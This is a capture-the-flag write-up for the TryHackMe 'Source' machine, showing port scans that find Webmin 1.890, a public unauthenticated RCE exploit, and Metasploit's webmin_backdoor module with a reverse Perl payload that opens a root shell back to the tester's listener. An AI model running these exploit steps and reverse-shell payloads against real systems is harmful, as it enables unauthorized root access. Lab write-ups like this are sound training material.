

# Source (THM)

ip of the machine :- 10.10.140.36

```
07:11 pm CyberCreedPC Fri Sep 20 2024 ~/testing 19:11 sohamt (5.191s)
ping 10.10.140.36 -c 5

PING 10.10.140.36 (10.10.140.36) 56(84) bytes of data.
64 bytes from 10.10.140.36: icmp_seq=1 ttl=60 time=577 ms
64 bytes from 10.10.140.36: icmp_seq=2 ttl=60 time=256 ms
64 bytes from 10.10.140.36: icmp_seq=3 ttl=60 time=353 ms
64 bytes from 10.10.140.36: icmp_seq=5 ttl=60 time=314 ms

--- 10.10.140.36 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4004ms
rtt min/avg/max/mdev = 255.944/375.187/577.409/121.763 ms
```

machine is on!!!

```
07:12 pm CyberCreedPC Fri Sep 20 2024 ~/testing 19:12 sohamt (1m 4.25s)
nmap -p- --min-rate=10000 10.10.140.36

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-20 19:12 IST
Warning: 10.10.140.36 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.140.36
Host is up (0.19s latency).
Not shown: 55867 closed tcp ports (conn-refused), 9666 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
10000/tcp  open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 64.21 seconds
```

Only 2 ports are open but what is this service running at port 10000??

07:15 pm CyberCreedPC Fri Sep 20 2024 ~/testing 19:15 sohamt (38.917s)

**nmap -p 22,10000 -sC -A -T5 -Pn -n 10.10.140.36**

Starting Nmap 7.95 ( <https://nmap.org> ) at 2024-09-20 19:15 IST

Nmap scan report for 10.10.140.36

Host is up (0.19s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

ssh-hostkey:			
--------------	--	--	--

2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)			
--	--	--	--

256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)			
---	--	--	--

_ 256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)			
---	--	--	--

10000/tcp	open	http	MiniServ 1.890 (Webmin httpd)
-----------	------	------	-------------------------------


_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).			
---	--	--	--

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 38.88 seconds


So on port 10000 at http server is running and is Webmin.



So before going for directory fuzzing, though of visiting web application manually and see what's going on, what's present etc.



cannot view page source....



no sql injection and xss possible as well. Let's look if there are any vulnerabilities that can give us RCE as we at least have the version though.

webmin 1.890 exploit

All

Images

News

Videos

Goggles


## Webmin 1.890 Exploit Detected

The Webmin 1.890 exploit is a remote code execution (RCE) vulnerability affecting Webmin versions 1.890 and earlier. It allows an unauthenticated attacker to execute arbitrary commands on the targeted system without requiring valid credentials.

### Exploit Details

< Vulnerability Type: Remote Code Execution (RCE)

More ▾

 GitHub

github.com > foxsin34 > WebMin-1.890-Exploit-unauthorized-RCE

### GitHub - foxsin34/WebMin-1.890-Exploit-unauthorized-RCE

March 5, 2022 - Contribute to foxsin34/WebMin-1.890-Exploit-unauthorized-RCE development by creating an account on GitHub.

Starred by 13 users

Forked by 12 users

Languages: Python

We found an exploit for unauthenticated RCE, which means we don't have to login and still we can get reverse shell to the backend server.

github.com/foxxsin34/WebMin-1.890-Exploit-unauthorized-RCE

foxxsin34 / WebMin-1.890-Exploit-unauthorized-RCE

Type to search

Code Issues Pull requests Actions Projects Security Insights

WebMin-1.890-Exploit-unauthorized-RCE Public

Watch 1 Fork 12 Star 13

master 1 Branch 0 Tags

Go to file Add file Code

foxxsin34 Update README.md 3f6bd59 · 4 years ago 3 Commits

README.md	Update README.md	4 years ago
webmin-1.890_exploit.py	Add files via upload	4 years ago

README

## WebMin-1.890-Exploit-unauthorized-RCE

Script to get rce on Webmin version 1.890. Read this article to get more information  
<https://medium.com/@0xstain/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4>

About

No description, website, or topics provided.

- Readme
- Activity
- 13 stars
- 1 watching
- 12 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

This is the exploit, will be using...

```
07:37 pm CyberCreedPC Fri Sep 20 2024 ~/testing 19:37 sohamt (0.056s)
```

```
python3 exploit.py
```

```
/home/sohamt/testing/exploit.py:6: SyntaxWarning: invalid escape sequence '\_'
    STAIN = ""
```

$$\begin{array}{ccc|ccc} \hline & & & & & \\ \hline / & \_ & / & \_ & / & \_ \\ \backslash & \_ & \backslash & / & / & / \\ \_ & / & / & / & / & \_ \\ / & \_ & / & / & / & / \end{array}$$

```
WebMin 1.890-expired-remote-root
```

<hr/>								
/	_	/	_	/		/	_	/
\	_	\	/	/	/	/	/	/
_	/	/	/	/	_		_	/
/	_	/	/	/	/		/	_

```
WebMin 1.890-expired-remote-root
```

```
Usage: python3 exploit.py HOST PORT COMMAND
```

```
Ex: python3 exploit.py 10.0.0.1 10000 id
```

Let's use it with the help of provided example.



So ran it according to the given example provided by the exploit and got the id of root user. Now instead of id let's add reverse shell...

```
search webmmsf6 > search webmin
```

#### Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	-----	-----	-----
0	exploit/unix/webapp/webmin_show_cgi_exec	2012-09-06	excellent	Yes	Webmin /file/show.cgi Remote Command Execution
1	auxiliary/admin/webmin/file_disclosure	2006-06-30	normal	No	Webmin File Disclosure
2	exploit/linux/http/webmin_file_manager_rce	2022-02-26	excellent	Yes	Webmin File Manager RCE
3	exploit/linux/http/webmin_package_updates_rce	2022-07-26	excellent	Yes	Webmin Package Updates RCE
4	\_ target: Unix In-Memory	.	.	.	.
5	\_ target: Linux Dropper (x86 & x64)	.	.	.	.
6	\_ target: Linux Dropper (ARM64)	.	.	.	.
7	exploit/linux/http/webmin_packageup_rce	2019-05-16	excellent	Yes	Webmin Package Updates Remote Command Execution
8	exploit/unix/webapp/webmin_upload_exec	2019-01-17	excellent	Yes	Webmin Upload Authenticated RCE
9	auxiliary/admin/webmin/edit_html_fileaccess	2012-09-06	normal	No	Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
10	exploit/linux/http/webmin_backdoor	2019-08-10	excellent	Yes	Webmin password_change.cgi Backdoor
11	\_ target: Automatic (Unix In-Memory)	.	.	.	.
12	\_ target: Automatic (Linux Dropper)	.	.	.	.

Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/http/webmin\_backdoor  
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'

```
msf6 > █
```

was unable to take a reverse shell through above exploit in python so will be using metasploit and found the exploit which no. 10. A backdoor for password change, which is what i looked in the above python exploit, so will be using that.

```
msf6 exploit(linux/http/webmin_backdoor) > options
```

```
Module options (exploit/linux/http/webmin_backdoor):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.140.36	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	10000	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to Webmin
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lprequest,psh\_invokewebrequest,ftp\_http:

Name	Current Setting	Required	Description
SRVHOST	10.17.68.223	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	9999	yes	The local port to listen on.

```
Payload options (cmd/unix/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST	10.17.68.223	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic (Unix In-Memory)

set all the options and enter exploit.

```
msf6 exploit(linux/http/webmin_backdoor) > exploit
```

```
[*] Started reverse TCP handler on 10.17.68.223:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.17.68.223:4444 -> 10.10.140.36:36636) at 2024-09-20 19:57:21 +0530
```

```
ls
JSON
LICENCE
LICENCE.ja
README
WebminCore.pm
WebminUI
acl
acl_security.pl
adsl-client
ajaxterm
apache
at
authentic-theme
backup-config
bacula-backup
bandwidth
bind8
blue-theme
```

got reverse shell let's upgrade the shell.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@source:/usr/share/webmin/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@source:/usr/share/webmin/#
```

Directly logged in as root user after getting reverse shell.

```
cd dark  
root@source:/home/dark# ls  
ls  
user.txt  webmin_1.890_all.deb  
root@source:/home/dark#
```

got our first flag...

```
root@source:~# ls  
ls  
root.txt  
root@source:~#
```

got our second/last flag...